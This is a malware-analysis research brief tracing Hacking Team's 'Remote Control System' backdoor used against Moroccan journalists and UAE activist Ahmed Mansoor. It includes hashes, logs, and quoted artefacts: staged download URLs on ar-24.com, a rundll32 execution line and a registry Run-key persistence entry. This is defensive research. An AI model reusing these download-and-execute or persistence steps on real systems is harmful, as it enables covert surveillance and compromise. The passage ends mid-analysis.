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Research Brief
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Backdoors are Forever:
Hacking Team and the Targeting of Dissent

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INTRODUCTION

In this report, Citizen Lab Security Researcher Morgan Marquis-Boire describes analysis performed on malicious software used to compromise a high profile dissident residing in the United Arab Emirates. The findings indicate that the software is a commercial surveillance backdoor distributed by an Italian company known as Hacking Team. The report also describes the potential involvement of vulnerabilities sold by the French company, VUPEN.

In July of this year, Morgan Marquis-Boire and Bill Marczak published analysis of what appeared to be FinSpy, a commercial trojan from the FinFisher suite of surveillance tools sold by Gamma Group International. Their report, *From Bahrain with Love: FinFisher's Spykit Exposed?*, presented evidence consistent with the use of FinSpy to target Bahraini dissidents, both within Bahrain and abroad.

A range of other companies sell surveillance backdoors and vulnerabilities for what they describe as "lawful intercept tools." Recently CSO magazine published an article reporting on claims by anti-virus company Dr Web that a backdoor known as "Crisis" or "DaVinci" was, in fact, the commercial surveillance tool "Remote Control System" sold by Milan, Italy-based lawful intercept vendor Hacking Team.[1] According to an article published by Slate, the same backdoor was used to target Moroccan citizen journalist group Mamfakinch.[2]

This report examines the targeting of Mamfakinch and evidence suggesting that the same commercial surveillance toolkit described in these articles appears to have also been used in a recent campaign targeting Ahmed Mansoor, a human rights activist based in the United Arab Emirates (UAE). Additionally, it examines the possibility that a vulnerability linked to the French company VUPEN was used as the vector for intrusion into Ahmed Mansoor's online presence.

The findings of this report contribute to a body of evidence of a growing commercial market for offensive computer network intrusion capabilities developed by companies in Western democratic countries. While the majority of these companies claim to sell their products to a restricted client base of law enforcement, military, and intelligence agencies, this report shows another example of commercial network intrusion tools being used against dissidents in countries with poor human rights records.

The market for commercial computer network intrusion capabilities has become a focus of controversy and debate about regulatory and legal controls that might be exercised over sales to such regimes or uses of the technology to target dissidents. Following the publication of *From Bahrain with Love: FinFisher's Spykit Exposed*, the UK government reaffirmed that existing controls restricting the export of cryptographic systems apply to the Gamma Group's exports of FinSpy.

In general, targeted malware attacks are an increasing problem for human rights groups, who can be particularly vulnerable to such attacks due to limited resources or lack of security awareness.

RECENT BACKGROUND: DA VINCI AND MAMFAKINCH.COM

On Friday the 13th of July 2012, the Moroccan citizen media and journalism project Mamfakinch[3] was targeted by an electronic attack that used surveillance malware. Mamfakinch.com, a website that is frequently critical of the Moroccan government, received a message via their website directing recipients to a remote webpage:

> Svp ne mentionnez pas mon nom ni rien du tout je ne veux pas d embrouilles...
> http://freeme.eu5.org/scandale%20(2).doc

The text, which hints at a sensitive scoop or lead translates roughly as "please don't mention my name and don't say anything at all [about me] I don't want to get mixed up in this".

The logs of the website reveal this message was sent from Moroccan IP space:

```
41.137.57.198 - - [13/Jul/2012:20:48:44 +0100] "GET /nous-contacter/ HTTP/1.1" 200 9865
"https://www.mamfakinch.com/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0) Gecko/20100101
Firefox/13.0.1"
41.137.57.198 - - [13/Jul/2012:20:48:46 +0100] "GET /wp-content/plugins/wp-
cumulus/tagcloud.swf?r=8659047 HTTP/1.0" 200 34610 "https://www.mamfakinch.com/nous-contacter/"
"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0) Gecko/20100101 Firefox/13.0.1"
41.137.57.198 - - [13/Jul/2012:20:48:47 +0100] "GET /nous-
contacter/?_wpcf7_is_ajax_call=1&_wpcf7=2782 HTTP/1.1" 200 9886
"https://www.mamfakinch.com/nous-contacter/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0)
Gecko/20100101 Firefox/13.0.1"
41.137.57.198 - - [13/Jul/2012:20:50:08 +0100] "POST /nous-contacter/ HTTP/1.1" 200 139
"https://www.mamfakinch.com/nous-contacter/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0)
Gecko/20100101 Firefox/13.0.1"
41.137.57.198 - - [13/Jul/2012:20:50:12 +0100] "GET /nous-contacter/ HTTP/1.1" 200 9887
"https://www.mamfakinch.com/nous-contacter/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0)
Gecko/20100101 Firefox/13.0.1"
41.137.57.198 - - [13/Jul/2012:20:50:14 +0100] "GET /nous-
contacter/?_wpcf7_is_ajax_call=1&_wpcf7=2782 HTTP/1.1" 200 9888
"https://www.mamfakinch.com/nous-contacter/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0)
Gecko/20100101 Firefox/13.0.1"
```

The IP from which the targeting message was uploaded (41.137.57.198) is from a Moroccan range dedicated to mobile 3G Internet users in the capital Rabat and its surroundings:

```
inetnum: 41.137.56.0 - 41.137.57.255
netname: INWI-PDSN1-Rabat001
country: MA
admin-c: AN2-AFRINIC
tech-c: AN2-AFRINIC
```

The page, found at http://freeme.eu5.org/scandale%20(2).doc prompted the user for the installation of malicious java, file, “adobe.jar”:

```
53cd1d6a1cc64d4e8275a22216492b76db186cfb38cec6e7b3cfb7a87ccb3524 adobe.jar
```

This file then facilitated the installation of a multi-platform (OSX and Windows) backdoor.

```
Archive: adobe.jar
Length Date Time Name
--------- ---------- ----- ----
253 2012-07-09 14:33 META-INF/MANIFEST.MF
374 2012-07-09 14:33 META-INF/SIGNAPPL.SF
888 2012-07-09 14:33 META-INF/SIGNAPPL.DSA
0 2011-09-15 11:07 META-INF/
3853 2011-09-15 11:07 WebEnhancer.class
1043456 2012-07-09 16:33 win
993440 2012-07-09 16:33 mac
--------- -------
2042264 7 files
```

In the contents of the .jar you can see files called “win” and “mac” which correspond to Windows and OSX backdoors respectively:

```
c93074c0e60d0f9d33056fd6439205610857aa3cf54c1c20a48333b4367268ca win
10fa7fa952dfc933b96d92ccd254a7655840250a787a1b4d9889bf2f70153791 mac
```

The Windows backdoor contains a variety of clear-text strings which are found in the SSH-client, “Putty”. The OSX version of the backdoor, however, contains what appear to be to debug strings referencing the name of the developer, ‘Guido’:

```
Users/guido/Projects/driver-macos/
/Users/guido/Projects/driver-macos/mchook.c
C:/RCS/jlc3V7we.app
C:/RCS/DB/temp
C:/RCS/DB/temp/1341jlc3V7we.app
C:/RCS/DB/temp$
```

Execution of the Windows backdoor writes the following files to disk:

```
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\IZsROY7X.-MP
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\eiYNz1gd.Cfp
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\t2HBeaM5.OUk
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\WeP1xpBU.wA-
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\6EaqyFfo.zIK
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\lUnsA3Ci.Bz7
```

The file 'ZsROY7X.-MP' appears to provide the main backdoor functionality:

```
c093b72cc249c07725ec3c2eeb1842fe56c8a27358f03778bf5464ebeddbd43c ZsROY7X.-MP'
```

It is executed via rundll32 and the following registry entry created to ensure persistence:

```
HKU\s-1-5-21-1177238915-1336601894-725345543-
500\software\microsoft\windows\currentversion\run\*J7PugHy C:\WINDOWS\system32\rundll32.exe
"C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\IZsROY7X.-MP",F1dd208
```

Processes such as iexexplorer.exe and wscntfy.exe are infected. Examination of loaded modules for "wscntfy.exe" reveals:

```
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\IZsROY7X.-MP
C:\WINDOWS\system32\winhttp.dll
C:\WINDOWS\system32\ws2_32.dll
C:\WINDOWS\system32\ws2help.dll
C:\WINDOWS\system32\ole32.dll
C:\WINDOWS\system32\oleaut32.dll
C:\WINDOWS\system32\imm32.dll
```

The backdoor has been identified as a variant of a commercial backdoor sold by the Italian Company "Hacking Team". First identified by Russian Antivirus company Dr Web on July 25th, 2012, the backdoor has been called "Remote Control System," "Crisis" and "DaVinci".

The Hacking Team Remote Control System (RCS) is described in a leaked copy of their promotional literature as:


"A stealth, spyware-based system for attacking, infecting and monitoring computers and smartphones. Full intelligence on target users even for encrypted communications (Skype, PGP, secure web mail, etc.)"[4]

The Hacking Team public website stipulates that their technology is sold only to a restricted customer base: *"...we provide effective, easy-to-use offensive technology to the worldwide law enforcement and intelligence communities."*[5]

UAE HUMAN RIGHTS ACTIVIST COMPROMISED

Ahmed Mansoor is a prominent UAE blogger and one of the 'UAE Five', a group of Emirati activists who were imprisoned from April to November 2011 on charges of insulting President Khalifa bin Zayed Al Nahyan, Vice President Mohammed bin Rashid Al Maktoum, and Crown Prince Mohammed bin Zayed Al Nahyan of the United Arab Emirates.[6]

On the 23rd of July, he received the following email (click image to enlarge):



From: **ARABIC WIKILEAKS** <arabic.wikilleaks@gmail.com>
Date: 2012/7/23
Subject: هام جدا للإطلاع
To:

هـام جداً للإطلاع وإبداء الرأي

ولكـم الشكر

This email, sent from a suggestively titled e-mail address, urges the recipient to read a 'very important message' and it contained the following attachment:

```
cd1fe50dbde70fb2f20d90b27a4cfe5676fa0e566a4ac14dc8dfd5c232b93933 veryimportant.doc
```

The attachment is malicious. To the user it appears to be a Microsoft Word document, however it in fact is an RTF file containing an exploit which allows the execution of code that downloads surveillance malware.

This document exploits a stack-based buffer overflow in the RTF format that has been previously characterized:
"Stack-based buffer overflow in Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, Office for Mac 2011, and Open XML File Format Converter for Mac allows remote attackers to execute arbitrary code via crafted RTF data, aka "RTF Stack Buffer Overflow Vulnerability."[7]

When Ahmed Mansoor opened the document, his suspicions were aroused due to garbled text displayed. His email account was later accessed from the following suspicious IPs:


```
Browser United Arab Emirates (92.99.46.94) Jul 26 (19 hours ago)
IMAP United Arab Emirates (83.110.5.136) Jul 26 (1 day ago)
IMAP United Arab Emirates (83.110.5.136) Jul 25 (2 days ago)
IMAP United Arab Emirates (83.110.5.136) Jul 24 (3 days ago)
IMAP United Arab Emirates (83.110.5.46) 6:54 am (3 hours ago)
```

ANALYSIS OF "VERYIMPORTANT.DOC"

The file "veryimportant.doc" is a downloader that downloads the second stage of the malware via HTTP:

```
GET /0000000031/veryimportant.doc2 HTTP/1.1
Host: ar-24.com
```

Examination of the sample displays use of the windows API to download the 2nd stage:




```
00176de0  89 44 24 1c 61 c3 77 69  6e 69 6e 65 74 00 68 74  |.D$.a.wininet.ht|
00176df0  74 70 3a 2f 2f 61 72 2d  32 34 2e 63 6f 6d 2f 30  |tp://ar-24.com/0|
00176e00  30 30 30 30 30 30 30 33  31 2f 76 65 72 79 69 6d  |000000031/veryim|
00176e10  70 6f 72 74 61 6e 74 2e  64 6f 63 32 00 00 00 00  |portant.doc2....|
00176e20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

The 2nd stage is called "veryimportant.doc2":

```
b5462a2be69d268a7d581fe9ee36e8f31d5e1362d01626e275e8f58029e15683 veryimportant.doc2
```

This is also a downloader that downloads the 3rd stage which appears to be the actual backdoor:



```
seg000:00000374 75 72 6C 6D 6F 6E 00     aUrlmon db 'urlmon',0
seg000:0000037B 73 68 6C 77 61 70 69 00 aShlwapi db 'shlwapi',0
seg000:00000383 76 65 72 79 69 6D 70 6F+aVeryimportant_ db 'veryimportant.doc3',0
seg000:00000396 76 65 72 79 69 6D 70 6F+aVeryimportan_0 db 'veryimportant.doc',0
seg000:000003A8 68 74 74 70 3A 2F 2F 61+aHttpAr24_com00 db 'http://ar-24.com/0000000031/veryimportant.doc3',0
seg000:000003D7 68 74 74 70 3A 2F 2F 61+aHttpAr24_com_0 db 'http://ar-24.com/0000000031/veryimportant.doc',0
seg000:00000405 2F 71 00                 aQ       db '/q',0
seg000:00000408 72 65 67 73              aRegs    db 'regs'
seg000:0000040C 04                                db    4
seg000:0000040D 00                                db    0
seg000:0000040E 00                                db    0
seg000:0000040F 00                                db    0
seg000:00000410 01                                db    1
seg000:00000411 00                                db    0
seg000:00000412 00                                db    0
seg000:00000413 80                                db  80h ; Ç
seg000:00000414 53 6F 66 74 77 61 72 65+aSoftwareMicros db 'Software\Microsoft\Office\10.0\Word\Resiliency',0
seg000:00000443 01                                db    1
seg000:00000444 00                                db    0
seg000:00000445 00                                db    0
seg000:00000446 80                                db  80h ; Ç
seg000:00000447 53 6F 66 74 77 61 72 65+aSoftwareMicr_0 db 'Software\Microsoft\Office\11.0\Word\Resiliency',0
seg000:00000476 01                                db    1
seg000:00000477 00                                db    0
seg000:00000478 00                                db    0
seg000:00000479 80                                db  80h ; Ç
seg000:0000047A 53 6F 66 74 77 61 72 65+aSoftwareMicr_1 db 'Software\Microsoft\Office\12.0\Word\Resiliency',0
seg000:000004A9 01                                db    1
seg000:000004AA 00                                db    0
seg000:000004AB 00                                db    0
seg000:000004AC 80                                db  80h ; Ç
seg000:000004AD 53 6F 66 74 77 61 72 65+aSoftwareMicr_2 db 'Software\Microsoft\Office\14.0\Word\Resiliency',0
seg000:000004AD 5C 4D 69 63 72 6F 73 6F+seg000  ends
seg000:000004AD 66 74 5C 4F 66 66 69 63+
seg000:000004AD 65 5C 31 34 2E 30 5C 57+
seg000:000004AD 6F 72 64 5C 52 65 73 69+        end
```

The executable code is downloaded from: http://ar-24.com/0000000031/veryimportant.doc3

```
277cae7c249cb22ae43a605fbe901a0dc03f11e006b02d53426a6d11ad241a74 veryimportant.doc3
```

Similar in behavior and appearance to the windows version of the RCS backdoor which targeted Mamfakinch, 'veryimportant.doc3' contains a variety of clear-text strings which are found in the SSH-client, "Putty". On execution, "veryimportant.doc3" writes the following files to disk:

```
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\dXRhzmn8.nmN
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\V46lMhsH.shv
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\uVvJfjYa.YjG
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\m0CRIsaV.as_
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\iZ90AoPk.Pos
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\0j-GU9H4.H9C
```

The following command is run, executing the file: "V46lMhsH.shv"

```
C:\WINDOWS\System32\rundll32.exe
"C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\V46lMhsH.shv",F7ed728
```

This then infects the following processes:

```
explorer.exe
iexplore.exe
wscntfy.exe
reader_sl.exe
VMwareUser.exe
```

For example if we examine the process ‘wscntfy.exe” the following modules are loaded:


```
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\V46lMhsH.shv 10000000 a0000
C:\WINDOWS\system32\winhttp.dll 4d4f0000 59000
C:\WINDOWS\system32\ws2_32.dll 71ab0000 17000
C:\WINDOWS\system32\ws2help.dll 71aa0000 8000
C:\WINDOWS\system32\ole32.dll 774e0000 13d000
C:\WINDOWS\system32\oleaut32.dll 77120000 8b000
C:\WINDOWS\system32\imm32.dll 76390000 1d000
```

Examination of this process in the memory of an infected machine reveals the following functions are hooked by the malware:

```
Function: ntdll.dll!NtDeviceIoControlFile at 0x7c90d27e
Function: ntdll.dll!NtEnumerateValueKey at 0x7c90d2ee
Function: ntdll.dll!NtQueryDirectoryFile at 0x7c90d76e
Function: ntdll.dll!NtQueryKey at 0x7c90d85e
Function: ntdll.dll!NtQuerySystemInformation at 0x7c90d92e
Function: ntdll.dll!RtlGetNativeSystemInformation at 0x7c90d92e
Function: ntdll.dll!ZwDeviceIoControlFile at 0x7c90d27e
Function: ntdll.dll!ZwEnumerateValueKey at 0x7c90d2ee
Function: ntdll.dll!ZwQueryDirectoryFile at 0x7c90d76e
Function: ntdll.dll!ZwQueryKey at 0x7c90d85e
Function: ntdll.dll!ZwQuerySystemInformation at 0x7c90d92e
Function: kernel32.dll!CreateFileW at 0x7c810800
Function: kernel32.dll!CreateProcessA at 0x7c80236b
Function: kernel32.dll!CreateProcessW at 0x7c802336
Function: kernel32.dll!DeleteFileW at 0x7c831f63
Function: kernel32.dll!MoveFileW at 0x7c821261
Function: kernel32.dll!ReadConsoleA at 0x7c872b5d
Function: kernel32.dll!ReadConsoleInputA at 0x7c874613
Function: kernel32.dll!ReadConsoleInputExA at 0x7c874659
Function: kernel32.dll!ReadConsoleInputExW at 0x7c87467d
Function: kernel32.dll!ReadConsoleInputW at 0x7c874636
Function: kernel32.dll!ReadConsoleW at 0x7c872bac
Function: USER32.dll!CreateWindowExA at 0x7e42e4a9
Function: USER32.dll!CreateWindowExW at 0x7e42d0a3
Function: USER32.dll!GetMessageA at 0x7e42772b
Function: USER32.dll!GetMessageW at 0x7e4191c6
Function: USER32.dll!PeekMessageA at 0x7e42a340
Function: USER32.dll!PeekMessageW at 0x7e41929b
Function: GDI32.dll!CreateDCA at 0x77f1b7d2
Function: GDI32.dll!CreateDCW at 0x77f1be38
Function: GDI32.dll!DeleteDC at 0x77f16e5f
Function: GDI32.dll!EndDoc at 0x77f2def1
```

```
Function: GDI32.dll!EndPage at 0x77f2dc61
Function: GDI32.dll!GetDeviceCaps at 0x77f15a71
Function: GDI32.dll!SetAbortProc at 0x77f44df2
Function: GDI32.dll!StartDocA at 0x77f45e79
Function: GDI32.dll!StartDocW at 0x77f45962
Function: GDI32.dll!StartPage at 0x77f2f49e
Function: ADVAPI32.dll!CreateProcessAsUserA at 0x77e10ce8
Function: ADVAPI32.dll!CreateProcessAsUserW at 0x77dea8a9
Function: imm32.dll!ImmGetCompositionStringW at 0x7639548a
```

We can see the malware infecting the process “wscntfy.exe”, visible in the memory region of the process which is marked as executable and writeable:

